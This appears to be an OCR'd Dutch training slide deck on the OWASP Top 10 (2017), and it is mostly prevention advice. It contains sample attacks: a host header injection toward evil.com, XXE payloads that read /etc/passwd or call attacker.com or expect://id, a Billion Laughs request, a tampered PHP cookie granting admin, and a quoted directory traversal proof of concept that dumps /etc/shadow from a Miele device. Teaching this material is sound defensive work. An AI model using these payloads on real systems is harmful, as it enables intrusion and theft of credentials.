OWASP

web application security

Oak3 Academy

Overzicht OWASP

Open Web Application Security Project opgericht in 2001

Verschillende projecten mbt betere beveiliging van web applicaties

Top 10 met bedreigingen voor web applicaties:

- Wordt elke 3 jaar herzien (laatste versie 2017)
- Gerangschikt volgens risico impact

Veiligheid op meerdere plaatsen

Applicatie

- Code
- Browser
- APIs

Configuratie

- Webserver
- Database
- Caching
- Toegang

Infrastructuur

- Servers
- Firewalls
- Virtualisatie

Top 10 (2017)

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

De Top 10

1. Injection

SQL queries, XPath queries, OS commands, programma arguments, etc

Vereist periodieke code reviews

Injectie

Soorten injectie:

- Sql
    - Authorizatie omzeiling, gegevens ophalen
- Command
    - Systeem programmas uitvoeren

DEMO

Injectie - Preventie

Parametrisatie


- ALTIJD query parametrisatie
- NOOIT directe correlatie tussen queries en variabelen, gebruik een mapping.
- Whitelisting van data (bvb header inhoud)

OWASP biedt een eigen controle library aan onder de naam van ESAPI

Injectie - Preventie


Gebruik nooit zomaar input data, maar schoon deze altijd eerst op.

-> Sanitatie



Host Header injection

- `> POST /password/reset HTTP/1.1`
- `> Host: evil.com`
- `> …`
- `> csrf=1e8d5c9bceb16667b1b330cc5fd48663&name=admin`



wachtwoorden, sleutels of session tokens kunnen achterhaald worden om de identiteit van andere gebruikers aan te nemen.

2.

Broken Authentication

Broken Authentication

Authenticatie

- Goede authenticatie mechanismen. (**don't roll your own!**)
- Sterke paswoord encryptie
- Controleer op paswoord sterkte (server-side)
- Generieke meldingen bij authenticatie falen of paswoord vergeten
- Cache geen pagina's met gevoelige informatie.

Identificatie/Testing

- Check login form
- Check zwakke paswoorden/combinaties
- Check lock-out methodes/Captcha
- Check pagina headers

https://www.owasp.org/index.php/Authentication_Cheat_Sheet

Broken Authentication

Sessie management

- Voorkom sessie hijacking op applicatie niveau
- Maak sessie cookies secure en HTTP-Only
- Vernieuw sessie cookies bij aan- of afmelden
- Kijk uit met Rememberme cookies!

Identificatie/Testing

- Check session expiration (manual/timed)
- Check session ID
- Check cookies

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

Broken authentication & session management

Algemeen


- SSL everywhere
- Gevoelige informatie op sessies encrypteren
- Gezond verstand

Secure session cookies

- HTTP only
- Secure cookie

Spring voorbeeld:

```
<session-config>
 <cookie-config>
  <http-only>true</http-only>
  <secure>true</secure>
 </cookie-config>
</session-config>
```



3.

Sensitive Data Exposure

Gevoelige data is maar zo beschermd als de zwakste schakel


Sensitive Data

- Opslag
  - Enkel wanneer nodig
    - Vermijd bvb creditcard data (PCI)
  - Versleuteld!
    - Bcrypt voor paswoorden, GEEN MD5
    - Encrypted disks, geen file vaults
- Transmissie
  - Vertrouw je systemen
  - Versleuteld!
    - SSL/TLS, IPSEC

Sensitive data

- Secure data handling
  - Paswoord sterkte!
  - Kies de juiste encryptie
  - Kijk uit voor “handige” tools&features:

Autocomplete is evil



Een aanval op de XML parser van de web-applicatie.

4.

XML External Entities (XXE)

XML Data in applicaties

- Input
  - SAML/SSO
  - Document type definitions (DTDs) enabled
- Upload
  - Niet enkel gelimiteerd tot XML files. Veel andere extensies gebruiken XML formatting, bvb. docx, pptx, gpx, pdf
-

Entity attacks in the wild

- “**Payload**” wordt gedefinieerd in het document type.
- Ziet er vrij onschuldig uit, maar kan gevoelige informatie vrijgeven.

Remote Code Execution

Als de PHP "expect" module geladen is bvb.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [ <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "expect://id" >]>
>    <creds>
       <user>&xxe;</user>
       <pass>mypass</pass>
    </creds
```

Disclosing /etc/passwd or other targeted files

```
 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd"
>]><foo>&xxe;</foo>
```

```
 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///c:/boot.ini"
>]><foo>&xxe;</foo>
```

```
 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM
"http://www.attacker.com/text.txt"
>]><foo>&xxe;</foo>
```

Preventie

- Gebruik waar mogelijk minder complexe data formats zoals JSON.
- Patch en upgrade alle XML processors en libraries in de applicatie en op de server.
- Schakel XML External entity en DTD processing uit in de applicatie.
- Implementeer positieve ("whitelisting") server-side input validatie of sanitizatie
- Verifieer dat XML of XSL file upload functionaliteit binnenkomende XML valideert
- SAST tools kunnen helpen om XXE te detecteren in de broncode

Als deze controles niet mogelijk zijn overweeg dan externe opties zoals API security gateways of Web Applications Firewalls!

Entity attacks in the wild

- "**Payload**" wordt gedefinieerd in het document type.
- Ziet er vrij onschuldig uit, maar kan bvb. een "**Denial of Service**" aanval door entiteiten in entiteiten te steken
- Deze aanval wordt de "**Billion Laughter attack**" genoemd.

Request

```
POST http://example.com/xml HTTP/1.1
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World ">
  <!ENTITY t1 "&bar;&bar;">
  <!ENTITY t2 "&t1;&t1;&t1;&t1;">
  <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">]>
<foo>
  Hello &t3;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World World World World World World World
World World World World World World World World
World World World World World World World World
World World World World World World World World
World World World World World World World World
World
```

5.


Broken Access Control

Verwijzen naar interne objecten zonder een toegangscontrole of andere bescherming.

Net als Ogers en cake, heeft goede Security laagjes.

- Elke laag op zichzelf veilig
- Bij compromitering 1 laag is de rest nog veilig.

  Bvb CreditCard# in DB dmv. DB encryptie ipv Hashed&Salted in DB.



Preventie

Open redirect	• Gebruik een Whitelist van redirect urls
Directory Traversal	• Blokkeer aanvalspatronen (*,...) • Whitelist Directories • Verifieer authenticatie
Unauthorized access	• Verifieer eigenaar
Protected Assets	• Gebruik enkel Stream, geen direct access • Enkel bereikbaar door de applicatie server.

Directory Traversal in the wild

Affected Products:
==========
Miele Professional PG 8528 (washer-disinfector) with ethernet interface.

Vendor Homepage:
==========
https://www.miele.co.uk/professional/large-capacity-washer-disinfectors-560.htm?mat=10339600&name=PG_8528

Details:
========
The corresponding embeded webserver "PST10 WebServer" typically listens to port 80 and is prone to a directory traversal attack, therefore an unauthenticated attacker may be able to exploit this issue to access sensitive information to aide in subsequent attacks.

Directory Traversal in the wild

Proof of Concept:
==========
~$ telnet 192.168.0.1 80
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character ist '^]'.
GET /../../../../../../../../../../../../etc/shadow HTTP/1.1

HTTP/1.1 200 OK
Date: Wed, 16 Nov 2016 11:58:50 GMT
Server: PST10 WebServer
Content-Type: application/octet-stream
Last-Modified: Fri, 22 Feb 2013 10:04:40 GMT
Content-disposition: attachment; filename="./etc/shadow"
Accept-Ranges: bytes
Content-Length: 52

root:$1$$Md0i[...snip...]Z001:10933:0:99999:7:::

Source: https://www.theregister.co.uk/2017/03/26/miele_joins_internetofst_hall_of_shame/

Beveiligingsinstellingen moeten worden gedefinieerd, geïmplementeerd en onderhouden..

6.

Misconfiguratie

Misconfiguratie - Preventie

Developers

- verwijder alle onnodige modules/demo-sites/...
- Verwijder alle default/test/dummy accounts
- Check alle file en user permissies
- Zorg voor custom error paginas voor de applicatie!

Infrastructuur

- Zorg dat er een patch/update cycle gedefinieerd is
- (Web)Server hardening
  - https://securityheaders.io
  - https://www.htbridge.com/ssl/
- OS hardening
  - SELinux
  - Tripwire
  - ...

Misconfiguration

Security headers

- Strict transport security
- X frame options
- X xss protection
- X content options
- Spring-security config (Spring +3.2)

```
<http>
        <!-- ... -->
        <headers>
                <frame-options policy="DENY"/>                  <!-- X-Frame-Options -->
                <content-type-options/>                         <!-- X-Content-Options -->
                 <xss-protection enabled="true"/>               <!-- X-XSS-Protection -->
                <hsts                                           <!-- Strict-Transport-Security -->
                        include-subdomains="true"
                        max-age-seconds="7776000" />
        </headers>
</http>
```

```
Header set X-Frame-Options DENY
Header set X-XSS-Protection 1;mode=block
Header set X-Content-Type-Options nosniff
Header set Strict-Transport-Security "max-age=7776000; includeSubdomains"
```

7.
XSS

Cross-Site Scripting

XSS

Cross-site scripting stelt aanvallers in staat om

- Scripts uit te voeren
- Gebruikerssessies te kapen
- Websites te beschadigen
- Gebruikers naar andere sites te leiden.

DEMO

Cross-Site Scripting - Preventie

Geen catch-all oplossing

- Saniteer Input
- Valideer Output
- Encodeer Output
- Response Header: X-XSS-Protection

Test tools

- Mixed mode testing:
  - automatische bulk testen op generische kenmerken
  - Manuele validatie
- Exploratory testing

XSS Let's clean things up!

Jsoup

- http://jsoup.org/
- whitelisting
- clean
- In & output

```
String unsafe =
  "<p><a href='http://example.com/' onclick='stealCookies()'>Link</a></p
String safe = Jsoup.clean(unsafe, Whitelist.basic());
// now: <p><a href="http://example.com/" rel="nofollow">Link</a></p>
```

Data manipulatie door onveilige decodering

8.

Insecure Deserialization

Insecure Deserialization

Applicaties en APIs zijn kwetsbaar als ze op onveilige manier data deserialiseren. Dit kan resulteren in 2 types van aanvallen:

- Object en data structuur gerelateerde aanvallen:
    - Remote code execution
    - Aanpassen (en misbruiken) van applicatie logica

- Typische data aanpassings aanvallen.
    - Access-control aanpassen
    - Data manipulatie

Voorbeeld

PHP object serialization in een forum gebruikt een "super" cookie, die de gebruikers informatie, zoals ID, rol, password hash, en andere informatie bevat:

a:4:{i:0;i:132;i:1;s:7:"**Mallory**";i:2;s:4:"**user**";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Een aanvaller kan het object aanpassen om zichzelf admin rechten te geven:

a:4:{i:0;i:1;i:1;s:5:"**Alice**";i:2;s:5:"**admin**";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Insecure Deserialization - Preventie

- De beste oplossingen zijn:
  - Accepteer geen data van onbekende bronnen
  - Gebruik enkel primitieve data types in serializatie

Dit is niet altijd mogelijk, dus gebruik best-practices:

- Implementeer integrity checks zoals bvb digital signatures
- Gebruik strikte type constraints.
- Isoleer en voer code die deserialiseert in low privileged omgevingen uit.
- Log deserialization excepties en fails, dit kan inzicht geven in aanvalspatronen.

9.
Using Components with Known Vulnerabilities

Weet wat er leeft in je applicaties.

Known vulnerabilities - preventie

- Identificeer alle gebruikte componenten en versies
- Monitor versie updates, project mailing lists en veiligheids mailing lists
- Voorzie veiligheids procedures voor audits en testing van componenten
- Installeer enkel updates over beveiligde verbindingen en van officiële kanalen

- Voorzie een patch strategie!
  - Patchen van systemen en componenten is realiteit

Meten is weten!

10.

Insufficient Logging & Monitoring

Logging en monitoring is geen overbodige luxe.

- Onvoldoende logging voor business-critical events zoals:
  - Logins (geslaagd/gefaald)
  - Waarschuwingen of errors
  - API activiteiten
- Redundante logstorage (of centralisatie)
- Goed afgestemde alerting:
  - Thresholds en escalatie goed afgesteld
  - Regelmatige (security) testen die ook de alerting testen
  - Realtime of near-realtime data analyse mogelijk

Preventie

Preventie in het teken van de gevoeligheid van de data in de applicatie:

- Alle events zoals bvb. logins, acl overtredingen, server-side invoer validatie overtredingen, etc gelogd kunnen worden met voldoende context.
- Logs lang genoeg bijhouden (op een gecentraliseerde plaats)
- Zorg voor een goed log format dat door een (gecentraliseerde) log parsing tool kan uitgelezen worden
- Hou verdachte activeiten voor jou applicatie extra in het oog (hoge aankoopbedragen, grote hoeveelheden, exotische landen, ...)
- Zet efficiente monitoring en alerting op, zowel algemeen als specifiek voor jou business-critical events
- Zorg voor een goede incident response en recovery planning

Monitoring is 1, trending is....

- Meten is weten, maar door de bomen het bos blijven zien is cruciaal!
- Zorg voor een goede monitoring setup
- Gebruik tools die trending en correlatie toelaten!

OWASP Proactive Controls

- Verify for Security Early and Often
- Parameterize Queries
- Encode Data
- Validate All Inputs
- Implement Identity and Authentication Controls
- Implement Appropriate Access Controls
- Protect Data
- Implement Logging and Intrusion Detection
- Leverage Security Frameworks and Libraries
- Error and Exception Handling

Test Tools

OWASP ZAP Proxy

- Full suite testing tool
- Modulair opgebouwd
- Configuratie
- False positives

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Arachni Scanner

- Full suite testing tool
- Web interface
- Modulair instelbaar
- Distributed scanning
- Intuïtieve rapportage

http://www.arachni-scanner.com/

Develop with security in mind

Nuttige links

- WASP website:
  https://www.owasp.org
- Samurai WTF:

  http://www.samuraiwtf.org/

- Damn Vulnerable Web Application:
  http://www.dvwa.co.uk/ or docker pull citizenstig/dvwa
- OWASP mutillidae:
  https://sourceforge.net/projects/mutillidae/files/